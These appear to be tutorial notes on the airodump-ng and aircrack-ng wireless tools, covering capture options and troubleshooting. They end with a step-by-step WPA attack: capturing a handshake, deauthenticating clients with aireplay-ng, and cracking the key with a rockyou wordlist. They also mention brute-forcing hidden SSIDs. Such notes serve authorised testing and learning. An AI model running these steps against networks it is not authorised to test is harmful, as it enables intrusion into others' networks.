
**Airodump-ng [Aircrack – ng]**

* **Run Aircrack-ng while capturing data**
  + Speed up cracking, run while running airodump-ng.
  + Capture and crack at the same time.
  + Periodically rereads captured data to always work with all available IVs.
* **Limit Data Capture to a Single AP (MAC Address)**
  + –bssid option & specify the AP MAC Address:
    - “Airodump-ng -c 8 –bssid 00:14:6C:7A:41:20 -w capture wlan0”
* **Select All APs Starting with Similar BSSIDs**
  + Capture packets for all Cisco-Linksys APs (MACs) where the BSSID starts with: “00:1C:10”.
    - Specify the starting bytes you wish to match with the “-d” /”—bssid” option and pad with zeroes to a full MAC.
    - “-m”/”—netmask” option to specify which part of the BSSID you wish to match via “F”s & pad with zeroes to a full MAC.
    - If you want to match: “00:1C:10”, use “FF:FF:FF:00:00:00 wlan0
  + “Airodump-ng -d 00:1C:10:00:00:00:00 -m FF:FF:FF:00:00:00 wlan0”
* **Select Specific Channels or Single Channel**
  + Single Channel:
    - “airodump-ng -c 11 wlan0”
  + Cards needing reset when on a Single Channel:
    - “airodump-ng -c 11,11 wlan0”
  + Selected Channels:
    - Airodump-ng -c 1,6,11 wlan0
* **Text Files Containing Access Points & Clients**
  + When run with the option to write IVs or full packets, a few text files = generated & saved to a folder location.
  + Have the same name and a suffix of “.csv” (CSV file), “.kismet.csv” (Kismet CSV file) and “.kismet.netxml” (Kismet newcore netxml file).
  + CSV file contains all Access Points & Clients seen:



**Usage Troubleshooting:**

* Getting little to no data
  + Use “-c” or “--channel” option = specifies single channel.
  + Otherwise, by default, airodump-ng will hop between channels.
  + Start card in monitor mode ( airmon-ng ).
* The madwifi-ng drive for Atheros chipsets contains a bug in releases up to r2830 which causes airodump-ng in channel hopping mode to stop capturing data after a few minutes.
  + The **FIX:** use r2834 or above of the madwifi-ng drivers.
* “<length: ?>” : SSID ( hidden ), “?” : SSID Length ( test123 = <length: 7> ).
  + When length = 0 or 1 ( AP doesn’t reveal the actual length, could be any value ).
* Obtain Hidden SSID:
  + Wait for somebody to associate with the AP. Airodump-ng will capture and display the SSID.
  + Deauthenticate somebody to: Force it to Associate, again. Use **Tool: “mdk3”** to **Bruteforce the SSID**.
  + Use “Wireshark” combined with one or more of these filters to review data capture files. The SSID is included within these packets for the AP (Access Point).
* Airodump-ng freezes when a change in Injection Rate
  + Change the rate before using airodump-ng.
  + Restart airodump-ng.
* Output Files:
  + Working Directory: ( airodump-ng -w )/ ( airodump-ng -write )
  + Specific Directory: “pwd”, “create: /aircrack-ng/captures”, then, “airodump -w /aircrack-ng/captures/<file prefix>”.
* Review All Steps:
  + If airodump-ng is not functioning, it can’t detect your card or you get the blue screen of death, install the software & drivers.
  + If you can’t identify the problem, restart from scratch.
* **Start to Finish:**
  + Airmon-ng check kill
  + Airmon-ng start wlan0
  + Airodump-ng wlan0mon
* **Crack Password of Target Network:**
  + Capture a 4-way handshake ( happens when a device tries to connect to a network.
  + Airodump-ng -c 1 --bssid <MAC Address> -w /home/crashoverride/Documents/captures/
* **Deauthenticate devices to the AP using a deauthentication attack:**
  + Aireplay-ng -0 -a <MAC Address>
    - ( -a = BSSID of the Target Network )
    - ( -0 = DeAuthentication Attack )
* **Success:**
  + You’ll get a hit in the top right corner next to the time, you can see a handshake has been captured.
  + Locate your “.pcap” file in your specified capture folder location.
* **To Crack the WPA Key:**
  + Aircrack-ng -a2 -w rockyou.txt -b <MAC Address> handshake.cap
  + B : BSSID of Target Network
  + -a2 : WPA2 Mode
  + Rockyou.txt : The dictionary file used
  + Handshake.cap : The file which contains captured handshake